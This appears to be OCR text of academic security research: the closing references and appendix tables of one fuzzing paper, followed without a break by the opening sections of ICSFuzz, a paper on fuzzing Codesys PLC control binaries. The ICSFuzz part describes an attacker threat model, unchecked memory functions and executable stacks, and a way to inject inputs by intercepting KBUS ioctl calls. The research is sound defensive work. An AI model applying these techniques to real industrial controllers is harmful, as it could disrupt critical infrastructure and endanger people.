[70] B. K. Rosen, M. N. Wegman, and F. K. Zadeck. Global value numbers and redundant computations. In *Proceedings of the 15th ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages*, POPL '88, pages 12–27. Association for Computing Machinery, 1988.

[71] Swarup Kumar Sahoo, John Criswell, Chase Geigle, and Vikram Adve. Using likely invariants for automated software fault localization. In *Proc. of the 18th Int. Conference on Architectural Support for Programming Languages and Operating Systems*, ASPLOS '13, pages 139–152. Association for Computing Machinery, 2013.

[72] Sergej Schumilo, Cornelius Aschermann, Ali Abbasi, Simon Wörner, and Thorsten Holz. Nyx: Greybox hypervisor fuzzing using fast snapshots and affine types. In *30th USENIX Security Symposium (USENIX Security 21)*. USENIX Association, August 2021.

[73] Sergej Schumilo, Cornelius Aschermann, Robert Gawlik, Sebastian Schinzel, and Thorsten Holz. kAFL: Hardware-assisted feedback fuzzing for OS kernels. In *Proc. of the 26th USENIX Security Symposium*, SEC'17, pages 167–182. USENIX Association, 2017.

[74] Konstantin Serebryany, Derek Bruening, Alexander Potapenko, and Dmitry Vyukov. AddressSanitizer: A fast address sanity checker. In *Proceedings of the 2012 USENIX Annual Technical Conference*, USENIX ATC'12, page 28. USENIX Association, 2012.

[75] Chengyu Song, Byoungyoung Lee, Kangjie Lu, William Harris, Taesoo Kim, and Wenke Lee. Enforcing kernel security invariants with data flow integrity. *NDSS*, 2016.

[76] D. Song, J. Lettner, P. Rajasekaran, Y. Na, S. Volckaert, P. Larsen, and M. Franz. SoK: Sanitizing for security. In *2019 IEEE Symposium on Security and Privacy (SP)*, pages 1275–1295, 2019.

[77] Nick Stephens, John Grosen, Christopher Salls, Audrey Dutcher, Ruoyu Wang, Jacopo Corbetta, Yan Shoshitaishvili, Christopher Kruegel, and Giovanni Vigna. Driller: Augmenting fuzzing through selective symbolic execution. In *NDSS*, volume 16, pages 1–16, 2016.

[78] Guido Vranken. Cryptofuzz - differential cryptography fuzzing. https://github.com/guidovranken/cryptofuzz, 2019. [Online; accessed 10 Jan. 2021].

[79] Jinghan Wang, Yue Duan, Wei Song, Heng Yin, and Chengyu Song. Be sensitive and collaborative: Analyzing impact of coverage metrics in greybox fuzzing. In *22nd International Symposium on Research in Attacks, Intrusions and Defenses (RAID 2019)*, pages 1–15. USENIX Association, September 2019.

[80] Xuejun Yang, Yang Chen, Eric Eide, and John Regehr. Finding and understanding bugs in C compilers. In *Proc. of the 32nd ACM SIGPLAN Conference on Programming Language Design and Implementation*, PLDI '11, pages 283–294. Association for Computing Machinery, 2011.

[81] W. You, X. Liu, S. Ma, D. Perry, X. Zhang, and B. Liang. SLF: Fuzzing without valid seed inputs. In *2019 IEEE/ACM 41st International Conference on Software Engineering (ICSE)*, pages 712–723, 2019.

[82] Insu Yun, Sangho Lee, Meng Xu, Yeongjin Jang, and Taesoo Kim. Qsym: A practical concolic execution engine tailored for hybrid fuzzing. In *Proceedings of the 27th USENIX Conference on Security Symposium*, SEC'18, pages 745–761. USENIX Association, 2018.

[83] Michał Zalewski. American Fuzzy Lop - Whitepaper. https://lcamtuf.coredump.cx/afl/technical_details.txt, 2016. [Online; accessed 10 Jan. 2021].

[84] Yaowen Zheng, Ali Davanian, Heng Yin, Chengyu Song, Hongsong Zhu, and Limin Sun. FIRM-AFL: High-throughput greybox fuzzing of IoT firmware via augmented process emulation. In *28th USENIX Security Symposium (USENIX Security 19)*, pages 1099–1114. USENIX Association, August 2019.

A Appendix

In the following we report supplementary data for some of the experiments that we discussed throughout §5.

For the first research question, alongside the total number of invariants we also collected frequency metrics for probes at function and basic-block level. Due to the dynamic nature of the invariant mining process, only code actually reached in any execution from the input corpus can feature invariant checks. Table 7 reports figures computed over reached code only and with all our pruning optimizations enabled. While the code characteristics (most prominently, the varying complexity of individual functions) are reflected by heterogeneous values for invariants checked by a single function, when considering basic blocks we observe rather regular trends, with two peaks for `bison` and `jasper`, due to their basic blocks typically longer and richer of LLVM IR virtual register manipulations involving variables of interest for our method.

For the last set of experiments that we conducted for studying our bug finding capabilities, here we report statistics on the median queue size for the CtxCov and Combined fuzzers (Table 8), and the peak number of unique bugs identified among the 5 runs we made for each program under test (Table 9). The context-sensitive feedback benefited from our invariants as well, yet a larger queue impacts the program states explored by different runs within the 48h budget.

Program	Per Function	Per Block	Total
`catppt`	9.78 (14)	1 (137)	137
`xls2csv`	12.12 (33)	1.15 (349)	400
`jasper`	29.88 (306)	2.94 (3106)	9144
`sndfile-info`	20.09 (150)	1.01 (2979)	3013
`pcre2`	106.73 (45)	1.32 (3651)	4803
`gm`	28.78 (499)	1.38 (10391)	14362
`exiv2`	5.31 (1042)	1.17 (4708)	5534
`bison`	27.23 (230)	2.14 (2922)	6263
Geo mean	20.53	1.41	2784

Table 7: Average number of produced invariants for each function and basic block with at least one invariant. The reference baseline is reported between parentheses.

Program	InvsCov	CtxCov	Combined
`catppt`	213	149	281
`xls2csv`	1358	950	1766
`jasper`	10831	3528	18057
`sndfile-info`	1764	1525	2096
`pcre2`	25534	27227	45705
`gm`	12802	10928	14302
`exiv2`	7016	8457	9073
`bison`	5019	4975	6076
Geo mean	3985	3143	5356

Table 8: Median number of testcases in the queues of InvsCov, CtxCov, and Combined.

Program	InvsCov	CtxCov	Combined
`catppt`	4	3	4
`xls2csv`	19	19	19
`jasper`	8	6	12
`sndfile-info`	11	10	12
`pcre2`	92	47	119
`gm`	22	17	21
`exiv2`	8	8	8
`bison`	6	5	6
Total	170	115	201

Table 9: Peak number of unique bugs found by InvsCov, CtxCov, and Combined among the 5 runs.

ICSFuzz: Manipulating I/Os and Repurposing Binary Code to Enable Instrumented Fuzzing in ICS Control Applications

Dimitrios Tychalas[1], Hadjer Benkraouda[2] and Michail Maniatakos[2]

[1]NYU Tandon School of Engineering, Brooklyn, NY, USA
[2]New York University Abu Dhabi, Abu Dhabi, UAE

Abstract

Industrial Control Systems (ICS) have seen a rapid proliferation in the last decade amplified by the advent of the 4th Industrial Revolution. At the same time, several notable cybersecurity incidents in industrial environments have underlined the lack of depth in security evaluation of industrial devices such as Programmable Logic Controllers (PLC). Modern PLCs are based on widely used microprocessors and deploy commodity operating systems (e.g., ARM on Linux). Thus, threats from the information technology domain can be readily ported to industrial environments. PLC application binaries in particular have never been considered as regular programs able to introduce traditional security threats, such as buffer overflows. In this work, we investigate the feasibility of exploiting PLC binaries as well as their surrounding PLC-specific environment. We examine binaries produced by all available IEC 61131-3 control system programming languages for compilation-based differences and introduced vulnerabilities. Driven by this analysis, we develop a fuzzing framework to perform security evaluation of the PLC binaries along with the host functions they interact with. Fuzzing such non-executable binaries is non-trivial, as they operate with real-time constraints and receive their inputs from peripherals. To prove the correctness of our fuzzing tool, we use a database of in-house developed binaries in addition to functional control applications collected from online repositories. We showcase the efficacy of our technique by demonstrating uncovered vulnerabilities in both control application binaries and their runtime system. Furthermore, we demonstrate an exploitation methodology for an in-house as well as a regular control binary, based on the uncovered vulnerabilities.

1 Introduction

Industrial Control Systems are an integral part of modern society, witnessing a rapid expansion in the era of Industry 4.0 [31]. Computerized control systems are solely responsible for moderating a wide range of industrial sectors, including critical infrastructures such as power grids, oil and gas industries, transportation and water treatment facilities. Possible suspension of their operation may cause severe complications which translate to significant loss of revenue, environmental disasters or even human casualties [22, 47].

Since safety and security are tightly correlated in ICS environments, the recent cyberattacks that targeted industrial settings have showcased tangible threats to contemporary industrial environments. The most prominent of these incidents, Stuxnet [30], drew widespread attention when discovered, as the first potential case of cyberwarfare. In the following years more incidents including the 2015/2016 cyberattacks on the Ukrainian power grid [33, 62] and the 2017 attack on petrochemical facilities in Saudi Arabia [42] have helped piece together a pattern of industrial exploitation through cybersecurity, not a simple observation of isolated incidents. From a financial standpoint, cyberattacks average an estimated $350,000 in damages per attack, reaching $500,000 for larger companies [40]. Consequently, the ICS cybersecurity market is rapidly expanding, from a moderate market size of $1.5 billion in 2018 to a projected $7 billion by 2024 [49].

A primary contributor to this increase in ICS cybersecurity incidents is the ongoing merge of traditional Operational Technology (OT) with modern Information Technology (IT). Opting for cost reduction, increased flexibility and adaptability of ICS devices, manufacturers turn to established software solutions contrary to the traditional in-house firmware development model. As a result, general-purpose user and system software deployment in ICS has experienced rapid expansion, with solutions such as Embedded Linux and Nucleus OS becoming a popular alternative to aged monolithic firmware designs [21]. This integration does not come without consequences though, since traditional threats to IT systems leak over to ICS environments [54]. Such threats have been reported at an increasing rate during the past years [16] exposing this pattern to the ICS community and at the same time attracting attention to an alarming situation.

ICS perform functions on physical processes through Programmable Logic Controllers (PLC), dedicated computing

platforms whose main purpose revolves around receiving, processing and transmitting arithmetic and logic values pertinent to the process itself, such as temperature, pressure etc. The process engineer develops this *control logic* in an assortment of specialized programming languages, standardized under IEC 61131-3 [51], which in turn is compiled into the *control application binary* [1] that performs the control function. The binaries themselves have been the target of numerous research efforts, initially targeting the correct function of the binary through verification techniques [14, 15, 41] and evolving into security evaluation the last few years [19, 38, 50].

All efforts though focus on the logic process, detecting whether it performs correctly or if it introduces threats to the host industrial setting through modification or exploitation. These binaries, however, are merely a collection of assembly instructions subject to programming or compile-induced errors [6, 12, 59]. To the best of our knowledge, security evaluation of control applications *as typical applications* and the potential effect on their host system remains an open problem. Since the host in many cases can be a general-purpose OS, the exploitation of a locally executed binary can lead to system compromise, with situations varying from denial of service to full system seizure.

PLC application building tools have traditionally been restricted to each manufacturer, with industry leaders such as Allen-Bradley and Siemens providing full-stack development frameworks for their specific products with the exception of Codesys which is compatible with multiple platforms for various vendors. These tools are typically closed-source with limited documentation which inherently increases the difficulty in evaluating their function from the security research community. This includes the control application compilation process, which is a similarly unknown factor, where research and practice have showcased tangible threats induced to programs during compile-time [34, 36].

Similarly, the PLC application binaries themselves are built in unique formats based on the vendor. As such, dynamic analysis of these binaries must be performed in a case-by-case basis, without the possibility of a universal approach or automation. Symbolic execution has been proposed as a potent evaluation methodology [23], however due to the unique binary format researchers followed an indirect way to enable such an analysis by translating bytecode to a high-level general-purpose program language. Fuzzing is equally insufficient in handling control applications, with no published or recorded use cases in academic literature or practice: Control binaries follow a specialized execution process handled by their runtime environment and their input delivery is bound by real-time constraints.

In this paper we showcase a novel approach for security evaluation of PLC control applications through fuzzing. Our approach is initiated by a manual research step for a comprehensive assessment of the various IEC 61131-3 languages and the effect their unique features and compilation techniques impose on the produced binaries. Driven by this assessment, we develop a fuzzing framework for discovering potential vulnerabilities in PLC applications and their host software. Our work is a first effort on assessing a unique class of binaries with a contemporary evaluation method such as fuzzing.

In summary, our contributions are as follows:

- We analyze the composition of control applications based on all available IEC 61131-3 languages, highlighting the unique characteristics and intricacies introduced by different languages and compiling tools.
- We develop a fuzzing framework for PLC applications to uncover existing binary vulnerabilities that would lead to crash or exploitation.
- We extend our fuzzing framework to include system functions that belong to the host software of the PLC application.
- We develop and consolidate a collection of vulnerable PLC binaries which can be used by future researchers in industrial control systems security.
- We demonstrate the usefulness of our methodology by uncovering vulnerabilities in both synthetic and regular control binaries and we demonstrate exploitation methodologies to compromise the host system and/or the industrial process.

2 Preliminaries

2.1 Problem Formulation

The principal questions we answer are:

- Given that PLC binaries are compiled from high-level PLC programming languages using proprietary compilers, can security vulnerabilities be introduced?
- PLC binaries are loaded by proprietary runtimes executing as a process of the PLC operating system. Given that these runtimes are compiled from regular C/C++ source code, how vulnerable are they?
- Given that the PLC binaries execute bounded by real-time constraints and with heavy use of GPIO, can fuzzing be leveraged for uncovering potential vulnerabilities?

Since PLCs are increasingly evolving to common general-purpose computing systems, the existence of a traditional vulnerability, e.g. a stack derived buffer overflow in an otherwise correctly functioning code sequence, introduces additional threats that could lead to system compromise or termination of operation. These situations are added on top of possible operations derived and network induced threats that have been a popular topic of ICS security research in the past few years [17, 50, 57].

[1] The terms *control application*, *control binary* and *PLC binary* will be used interchangeably throughout the paper.




Figure 1: Codesys-based PLC software stack.

2.2 Threat Model

The assumed scenario is as follows: An industrial setting where a PLC is controlling an operational function, receiving inputs from sensors and ensuring correct operation through actuators, and is a host to a program which is responsible for mediating the application of control logic. The device is network connected to provide access to engineers through a Human Machine Interface (HMI). Sensors and actuators also belong to the network of the industrial setting, communicating directly with the device. In our threat model, the attacker can deliver some form of input data to the target PLC. Examples of input data delivery are as follows:

- Man-in-the-middle attack on network packages carrying values delivered to the PLC binary from an HMI terminal. The HMI side of the Codesys framework has the capability to force values on any variable present in the PLC binary in real time [24].
- Man-in-the-middle attack on the sensor that provides the input. This type of attack has been explored in depth in many ICS-related publications [57].
- Firmware trojan that can covertly enable data manipulation [52, 53]. Firmware modification has been identified as one of the principal exploitations in the 2014 attack on the Ukrainian power grid [8].
- Evil maid scenario in which a malicious insider can manipulate values on the PLC binary through an unsupervised HMI terminal [1].

2.3 Codesys Runtime

Codesys is a multi-platform development environment for programming control applications according to the international industrial standard IEC 61131-3. We chose Codesys as our initial target due to the popularity the platform has gained in recent years as well as its multi-platform compatibility. Over 250 manufacturers from diverse industrial sectors include the Codesys platform to their ICS products. The Codesys device directory [11] lists over 400 devices capable of supporting the platform from leading manufacturers. Due to the lack of readily accessible data regarding market shares of these manufacturers, it is difficult to assert a definitive percentage of Codesys devices currently deployed. From empirical data, conversations with experts, and the Shodan search engine [37], we can conservatively approximate a minimum 20% of PLC worldwide utilizing Codesys, although the actual percentage could be much higher.

Thread name	Function	Interaction
Codesys3	Main process	System
KBUS dbus	System monitored comm. bus	System
ModbusSlaveTCP	Modbus TCP comm.	Network
0ms_Watch_Threa	Peripheral event polling	System
WagoIpcMsgComm	Inter-process comm.	System
Schedule	Runtime Scheduler	System
OPCUAServer	Machine to machine comm.	Network
WagoAsyncRt	High priority CAN comm.	Network
WagoAsync	Regular CAN comm.	Network
KBUS_CYCLE_TASK	Scan cycle	ControlApp
PLC_Task	Control Application	ControlApp
VISU_TASK	Visualization module	User

Table 1: List of most active threads attached to the Codesys runtime process, along with their function and the principal entity they interact with.

The Codesys runtime framework[2] is the back-end handler of all functions pertinent to the control binary itself as well as utilities for system and user interaction. Figure 1 illustrates the system stack of a Codesys based PLC. The runtime itself is a self-contained `ELF` binary which resides in the `/usr/bin` folder and is being deployed through a wrapper process as a part of the OS initialization, contained in the `etc/init.d` boot scripts. Following its invocation from the wrapper process, the runtime enters an initialization phase launching an array of communication-related functions, such as network, peripheral, and inter-process. All functions are instantiated as threads, children of the main runtime process, spawned through the `clone()` system call. One of the more interesting functions, `KBUS`, is a lightweight inter-process communication system used to relay data throughout the runtime threads and, more importantly, handles the control application data from GPIO ports to the application itself. A rudimentary scheduler is also instantiated, mainly to facilitate the execution of the control applications. It handles priority assignments, keeps track of used mutexes between the control application-related threads, handles exceptions generated by the control application and resolves watchdog-related exceptions. Table 1 lists a selection of the active threads under the Codesys runtime along with their primary functionality.

The control application loading process begins during the runtime initialization with a file-open system call to a hard-coded folder location where the application binary resides.

[2]Codesys runtime framework will be mentioned simply as runtime for the rest of the paper.

The runtime then begins copying the control application code and data in memory. Following the complete memory loading of application file, execution is initiated, handled by a customized set of functions based on the `pthread` API. The control binary code is pushed to the stack of a newly instantiated thread, forcing execution privileges to be enabled on stack segments across all the main process threads. This action can be a primary enabler for arbitrary code execution, a notion which we explore more in depth in Section 5. Along with the control application loading/execution, the runtime spawns two more utility threads pertinent to the application itself, the `KBUS_CYCLE` which acts as a mediator between the application and `KBUS`, and `VISU` which offers visualization of the control process based on information embedded to its source code.

2.4 Control Application Binaries

Although control binaries share some general similarities with conventional binary file formats, such as ELF and PE, they are ultimately different. Control binaries, like conventional computer program binaries, are composed of a header, a main program, a data section, and linked libraries both statically and dynamically. The main difference between these binary file formats is that control binaries are not independently executable. As mentioned before, this is the biggest challenge in our security analysis.

In [28] the authors offer a concise view of the Codesys compiled control application binary format through reverse engineering.

Here we only describe the sections of the binary file that might have security implications. The file starts with a header section containing critical information for the run-time to enable its execution. Most importantly it contains the program's entry point, stack size and the last dynamic library identifier. The header is followed by a subroutine that sets constant variables and initializes functions used within the global variable section within the IDE. Another important section of the binary is the debugger handler subroutine that enables dynamic debugging from the IDE.

Control binaries also contain calls to Functions or Function Blocks (F/FB) from libraries and user-defined F/FB. Both of these are statically linked and are included in the binary file in the format of two consecutive subroutines. The first contains the instructions that represent the functionality of the F/FB and the second initializes its local memory. Next, the main function of the PLC (`PLC_PRG`) is encapsulated in the next subroutine. This subroutine is the most interesting component, since it includes the control logic. Dynamically linked functions within the control binaries are resolved through a symbol table that is located after the last code subroutine. The symbol table contains two bytes of data that are used by the run-time to calculate the jump offset required for calling the corresponding function.

3 Control Application Analysis

The field of security analysis of PLC control applications has started with the assumption that these binaries are susceptible to attacks, but have not closely investigated as to how. In this section, we aim to establish whether PLC programming languages are secure in terms of memory operations.

3.1 PLC programming languages

Control applications for PLC can be developed in different languages, both graphical and textual. These are high-level domain-specific programming languages for developing control application software. Historically, many PLC companies utilized proprietary programming languages. In recent years however, and in an effort to standardize the programming languages used by PLC vendors, the International Electrotechnical Commission (IEC) has established the IEC 61131-3 standard. This standard outlines the software architecture and programming of PLC by defining programming languages, data types and variable attribution [51]. We exclude Instruction List (IL), since it is an inactive language, and Sequential Function Charts (SFC) language given it is composed of calls to other PLC programming languages and therefore does not have intrinsic characteristics:


- **Ladder Diagram (LD)**: (Graphical) This language resembles electric circuits and replaces hardwired relay control systems. Since LDs deal with fundamental components (i.e. contacts and coils), representing large contemporary systems and maintaining visual comprehensiveness becomes hard. LD also lacks native support for arithmetic operations and data structures such as arrays and pointers.
- **Function Block Diagram (FBD)**: (Graphical) FBD is also based on a wiring diagram that links Function Blocks (FB). FBs are programming constructs used by PLC programming languages in the same way functions are used in conventional programming languages.
- **Structured Text (ST)**: (Text-based) This language is the closest to high-level computer programming languages and is based on Pascal. It uses conditional statements, loops and similar data structures such as pointers and arrays.

Figure 2 visualizes the differences between the three languages implementing the same logic.

3.2 Comparing programming languages

Comparing languages aims to investigate the necessity for independent analysis of each language. In addition, we have to understand the sources of similarities between the various PLC languages in order to investigate language-based security and the security mechanisms enabled by them.

We start by looking at the binary files produced by each language. Initial automated analysis using diffing tools (e.g. `vbindiff`) showed that different languages produced diverse



LD ST FBD

Figure 2: PLC programs written in different PLC programming languages implementing a 2-input OR Gate.

binary files. Further investigation uncovered that the main source of disparity is the fact that the compiler inserts a variable number of No-operation instructions (NOPs) for different PLC languages. It is interesting to note that there were different variations of NOPs, and most of them did not use the reserved opcode for NOPs, but were rather composed of typical instructions performing redundant tasks (e.g. `mov r0, r0`). NOP addition is typically used in embedded systems to introduce intentional delays for timing purposes such as memory load/store in order to avoid potential problems arising from non-deterministic memory access. PLC binaries are optimized for reliability and not for performance.

The evaluation of different languages on both Codesys versions establishes that the languages produce similar machine code, hinting that Codesys produces an intermediate representation before generating the final machine code. Therefore, for the rest of the paper, we focus on one language when performing binary code analysis on compiled PLC control applications. We specifically select ST because it provides extra data structures and functions to the user, such as pointers and loops.

3.3 Potentially vulnerable functions in PLC applications

In this subsection, we compare vulnerable functions from `C/C++` to those found in PLC programming environments [10] to establish whether PLC languages are memory secure. In standard programming languages, memory hazards stem from the ability to directly access memory from the program. PLC programs also allow memory manipulation through pointers. Table 2 shows the list of functions analyzed in our experiments. String operations listed in the second column of Table 2 in standard programming languages like `C++` are well known for potential security vulnerabilities.

Our analysis includes an array of functions including `SysStrCpy` (`SysLibStr` library), `Concat` (`Standard library`), as well as `SysMemCpy`, `SysMemMove`, `SysMemSet`, and `SysMemCmp`, all part of the Codesys `SysLibMem` library.

Our analysis concluded that a subset of the tested functions retain their inherent vulnerabilities and led to crash instances.

	C/C++	Codesys 2.x and 3.x		
	Function Name	Function Name	Bounds Check	Crash
String Operations	strcpy()	SysStrCpy()	✗	✗
	strcat()	Concat()	✓	✗
Memory Operations	memcpy()	SysMemCpy()	✗	✓
	memset()	SysMemSet()	✗	✓
	memmove()	SysMemMove()	✗	✓
	memcmp()	SysMemCmp()	✗	✗

Table 2: Potentially vulnerable functions in conventional and PLC programming languages.

This observation guided us in our development of synthetic PLC binaries in Section 5. The cause behind the crashes is variable based on the function. For example, `SysMemCpy` and `SysMemMove` do not compare the sizes of source and destination buffers and are therefore vulnerable to potential crash leading buffer overflows.

4 Fuzzing Industrial Control Systems

In this section we present the technical details of our methodology for performing security evaluation of control applications by fuzz testing. Fuzz testing, or simply fuzzing, is an automated program testing methodology, initially utilized as a brute force binary testing technique in the early 90's [4]. This primary approach involved repeatedly feeding random data to the target binary observing its behavior through the host system. Fuzzing has largely evolved during the last thirty years, becoming a popular method for software-based vulnerability discovery, becoming "smarter" and more efficient with techniques such as binary instrumentation and input mutation.

Our developed framework creates instances that will carry out automated testing and evaluation of Codesys-compiled control applications through fuzzing. We have deployed symbolic execution to analyze the binary and perform instrumentation to facilitate code coverage extraction during fuzzing. We have also targeted runtime-hosted functions that interact with the binary and added them to our fuzzing framework.

4.1 Fuzzing Control Applications

Control applications as analyzed in previous sections lack binary standardization specifics and follow a different execution mechanism than typical executable files. These factors introduce an array of complications in fuzzing attempts especially in automating the process:

- Execution cannot be directly controlled through typical system calls such as `execve`.
- Execution failure does not produce feedback information for further analysis.
- Input cannot be relayed to the control application through conventional means, e.g. a file or the `stdio`.
- Input delivery cannot be easily synchronized due to the scan cycle execution format of the control binaries.
- Instrumentation cannot be conventionally applied to the binaries given the lack of such an option in the closed-source compilation tools.

Fuzzing setup can be broken down to two major components: Execution control and input generation. The first part handles the execution, communicating with the system to initiate executions and receiving regular/unexpected execution termination signals. The second part moderates the input data which will be fed to the binary and cause execution flow deviations which can lead to unexpected/unrecoverable states.

Execution Control: Control binaries are broadly categorized into two classes, concerning their execution process: Synchronous or asynchronous. Synchronous control binaries follow the scan cycle model in which a binary periodically checks a predetermined memory-mapped address for input updates, performs operations based on the received values and writes to a relevant output address. Asynchronous control binaries can receive external signals for input updates or termination, being able to be executed only once.

Synchronous (fixed cycle) programs are the most straightforward when it comes to execution but offer little flexibility in controlling them. This limits the maximum potential for fuzzing, since controlled execution is a primary contributor to efficiency. Thus, for these binary types, our approach is tightly controlling input delivery to take advantage of every available execution cycle in a specified time frame. Asynchronous programs offer direct execution control by manipulating the input signal which initiates and/or terminates their operation. By manipulating this signal we can jumpstart an execution instance and monitor the corresponding termination signal so the next execution can be initiated, which allows for a more traditional fuzzing process. However, asynchronous programs are specialized cases for PLC programs making up a fraction of available binaries, limiting the applicability of this approach.

The primary objective of any fuzzing instance is the detection of an unexpected termination of the binary execution. In a typical OS, system signals such as `SIGSEGV`, relay an asynchronous exit from a program execution due to a particular fault which is followed by the call of an exception handling function. In our case, the execution termination of the control process is silent as far as the system is concerned, where the scheduler thread is handling the termination of the control process. The sole information visible to the host system is a series of `futex` system calls which suspend the connected threads `VISU` and `KBUS_CYCLE` by essentially leading them to a deadlock. However, the control application thread termination can be monitored from the parent process or an immediate ancestor. The Codesys runtime initialization is handled by a simple wrapper script that launches the runtime by simply invoking it. We have modified the script so the runtime launch is being handled by forking the wrapper process. This ensures that the runtime, and by extension the control process, process ID's (`pid`'s) are in the same family as the wrapper. Then we utilize `wait()` to suspend the wrapper until it receives a termination signal from a child process with a chosen `pid` leading to the termination and reinitialization of the runtime process.

Input Control: Input control comes up as the most critical part of the fuzzing process since execution control is limited. Inputs are typically physical signals, analog or digital, which are received by a specialized peripheral, the I/O module. This device connects to the physical process, e.g. the rotation of a steel mill, and transforms the physical signals to usable information delivered to the PLC through a "GPIO" labeled Linux device which communicates with the the runtime process via the `KBUS` subsystem. `KBUS` then forwards the input data to the control application each scan cycle. In summary, input delivery follows this flow:

1. An I/O module receives a signal from a sensor and relays it to the PLC through GPIO.
2. GPIO receive and store the input data in their memory-mapped space.
3. `KBUS` opens the GPIO device file and performs a read system call, moving the input data to its own memory space, within the runtime process.
4. `KBUS_CYCLE_TASK`, the thread spawned alongside the control process, delivers the input data to the control process memory space through a write system call. This event is repeatable with a period based on the scan cycle length of the control application.

Fig. 3 illustrates the flow of input data from the I/O module to the control application.

The GPIO device, however, is not a simple generic I/O device available to most embedded devices, rather a custom device file responsible for handling the sensor input. Through reverse-engineering and debugging we have approximated its functionality, which mimics a GPIO as far as input data handling. Its interaction with the system however, is not the same as a typical GPIO: Custom system calls are being utilized to relay data instead of typical read/writes. This hinders a possible attempt for replicating its function through techniques such as emulation. In addition, data can be delivered




Figure 3: Data flow from sensors to the control application.

to the device bit-by-bit, depending on the I/O module, which must be manually reconstructed, a procedure which is highly unreliable. `KBUS` is a more appealing choice for input interaction, since the input has already been received and stored as a numeric value. The address space of `KBUS` can be extracted through memory-mapping information available at `/proc/maps` in Linux-enabled devices. `KBUS` is also instantiated as a device in the Linux file system, accessible at the `/dev` folder, being offered as a communication channel throughout the system.

The expected peripheral-received inputs are useful to build an initial test case corpus for fuzzing. Depending on the scan cycle length, a variable number of inputs are acquired within a specified time frame. By monitoring `KBUS` for system calls, we can determine the length of the scan cycle with high precision. Based on this we can tailor a collection rate for any target control application.

Since execution cannot be directly controlled or at least initiated, input relaying must also follow an indirect methodology. Manipulating the actual input of an already executing control process is the only means of input control for fuzzing. As analyzed in a previous section, the `KBUS_CYCLE` thread implements the scan cycle, and repeatedly copies data to the control process. This is facilitated by an `ioctl` system call with the `_IOC_WRITE` macro, which copies the GPIO-received data to the process data space. When intercepted, the write `ioctl` includes all necessary information for the copied data, including the destination address. The address follows a virtualization scheme applied to the process and, by extension, to its hosted threads. With the target virtual address and the process-specific mapping information we can directly write on the control process input data section.

This process, however, cannot be easily synchronized. While the scan cycle duration is known to the programmer and can be approximated by the tester, the exact timing of input arrival to the peripheral is unknown. Thus, the values we force in the designated I/O address space will be overwritten as soon as the regular input arrives. The runtime process hosting the control application does not follow regular communication with the host system through system calls: Instead, the runtime itself is implementing a subset of system-like functions, handled at the process level. The runtime process handles that by being launched at an elevated privilege level, requiring root access. Without information on the communication between the host system and the runtime process, simply manipulating the input values is ineffective.

Synchronization depends on an input-related signal which can be intercepted before the input is relayed to the control application. Given its role in input delivery, `KBUS` can be leveraged to get the necessary signal. The write `ioctl` we used in the previous paragraph was considered for triggering our input delivery, however during testing we understood that the time difference between the write command and data utilization by the control process was too short, resulting in our forced values coming after the input was accessed by the process. However, when traced for system interaction, `KBUS` is also periodically invoking a read `ioctl` system call with the `IOREAD` macro and the 8-bit selector pointing to a specific GPIO port. This can be translated to a string of data copied from the GPIO port to a select local address which will in turn be relayed to the control process itself. This system call is leveraged as a trigger by monitoring the sequence of system calls through a lightweight tracing utility, such as the `audit` subsystem. Making use of `audit` allows a user to gather information for a system call during its entry, resolution, or exit, thus offering high response to a potential system call-based condition such as our `ioctl` trigger. This prompt notification of the input data transfer system call in addition to a functional delay before the next scan cycle is initiated, allows us to successfully overwrite the original input with our chosen data.

Instrumentation: In addition to the main fuzzing functionality we need a feedback mechanism to provide us with execution-related information so we can estimate the efficiency of our methodology. Code instrumentation has been routinely used in contemporary fuzzing tools, added as a modification to regular compilers. In the case of control applications however, with no access to the compilation tools there is no straightforward way to instrument the compiled code. Symbolic execution though, which has been utilized as a facilitator to instrumentation for fuzzing [63], has been explored as a solution for control application analysis [28]. We can leverage knowledge and techniques for symbolic execution of control applications to gain program structure information so we can introduce instrumentation on the compiled binary.

